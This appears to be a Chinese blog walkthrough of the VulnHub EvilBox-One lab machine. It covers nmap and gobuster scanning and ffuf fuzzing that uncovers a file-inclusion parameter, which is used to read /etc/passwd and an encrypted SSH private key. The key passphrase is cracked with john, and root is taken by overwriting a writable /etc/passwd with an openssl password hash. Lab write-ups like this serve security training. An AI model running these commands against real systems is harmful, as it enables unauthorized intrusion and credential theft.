
VulnHub日记（十一）：EvilBox-One

原创

Dawn_Xiiii 于 2021-09-28 14:41:08 发布 1236 收藏 1
分类专栏： VlunHub日记 文章标签： web安全



靶机介绍

虚拟机链接：EvilBox: One ~ VulnHub

参考博客：EvilBox Writeup - Vulnhub - Walkthrough - Security


开始练习

本机ip：192.168.56.102

虚拟机ip：192.168.56.125

netdiscover查找ip

```
ediscover -r 192.168.56.0/24
```



nmap扫描开放端口及服务

```
nmap -A 192.168.56.125
```

```
└─# nmap -A 192.168.56.125
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 01:45 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
Nmap scan report for 192.168.56.125
Host is up (0.00091s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|   256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
|_  256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:F0:64:C0 (Oracle VirtualBox virtual NIC)
```


访问80端口并使用dirsearch扫描目录

```
gobuster dir -r -u http://192.168.56.125/secret -w /usr/share/seclists/Discovery/Web-Content/directory-list
```

```
/index.html           (Status: 200) [Size: 10701]
/robots.txt           (Status: 200) [Size: 12]
/secret               (Status: 200) [Size: 4]
/server-status        (Status: 403) [Size: 279]
```


逐个访问，没有发现有用信息，继续递归扫描可以secret文件夹，发现 evil.php文件

```
/index.html           (Status: 200) [Size: 4]
/evil.php             (Status: 200) [Size: 0]
```


访问依旧没有收获，于是参考博客，使用fuzz枚举GET参数，于是在evil上找到了command参数，可以用于LFI，测试/etc/passwd,成功访问文件

```
ffuf -c -r -u 'http://192.168.56.125/secret/evil.php?FUZZ=/etc/passwd' -w /usr/share/seclists/Discovery/Web
```

```
 :: Method           : GET
 :: URL              : http://192.168.56.125/secret/evil.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 0
________________________________________________

command                 [Status: 200, Size: 1430, Words: 13, Lines: 26]
```



```
192.168.56.125/secret/evil.php?command = /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```


发现有mowree用户，尝试其他命令，无效，似乎只能访问文件，在mowree用户目录下有ssh公钥，尝试创建私钥登录ssh

```
192.168.56.125/secret/evil.php?command=/home/mowree/.ssh/id_rsa
```

将私钥复制到本地，更改权限，尝试破解密码

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEk1zONt+x4AO6FmjFmR
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cX1NCST/GKQOS4QMQ
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SA1GAQfZjqs1
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir
b7A9XTubgE1s1UEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzTh
HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zh1Z+z163S
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/On
zh7Ffq1K1MjZHxnIS3bdc14MFV0F3Hpx+iDukvyfeeWKuoeUuv
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5
tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06yp
94KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yR
```

```
cat >id_rsa
chmod 600 id_rsa
```


我们必须破解密码的hash值。因此，我们需要一个名为 ssh2john.py 的工具来生成hash值

ssh2john.py链接：https://github.com/openwall/john/blob/bleeding-jumbo/run/ssh2john.py

```
./ssh2john.py id_rsa | tee hash
```


之后使用john爆破出用户mowree的ssh密码

```
john hash --wordlist=rockyou.txt
```




成功获得密码，接下来使用公钥登录方式登录ssh

```
ssh 192.168.56.125 -i id_rsa -l mowree
```



根据提示，再次检查/etc/passwd文件，发现文件可写，使用openssh直接生成root的密码覆盖文件





```
openssl passwd -1
#输入想设定的密码
```

将生成的值覆盖之前/etc/passwd中root后的”x"(x的意思是密码保存在/etc/shadow中，修改该值，则可以将密码修改为输入的hash值，这里的截图值和上图中不一样是因为重新生成了其他密码

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```



```
#先复制/etc/passwwd中内容
cat >/etc/passwd << b
b #输入b直接结束，实现清空
#修改x为生成的hash值，其余不变再写入/etc/passwd
cat >/etc/passwd <<end
#粘贴在这里，输入end结束
end
```



root:1Xo9pgR0c$R7oP1.tiXNea1dYdsG0Vm1:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

成功使用修改后的root密码登录，拿到FLAG

```
su -l root
```

```
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologinmowree@EvilBoxOne:~$ su -l root
Contraseña:
root@EvilBoxOne:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:~# ls -al
total 24
drwx------  3 root root 4096 ago 16 13:06 .
drwxr-xr-x 18 root root 4096 ago 16 11:16 ..
lrwxrwxrwx  1 root root    9 ago 16 13:06 .bash_history → /dev/null
-rw-r--r--  1 root root 3526 ago 16 11:20 .bashrc
drwxr-xr-x  3 root root 4096 ago 16 11:40 .local
-rw-r--r--  1 root root  148 ago 17  2015 .profile
-r--------  1 root root   31 ago 16 12:57 root.txt
root@EvilBoxOne:~# cat root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
```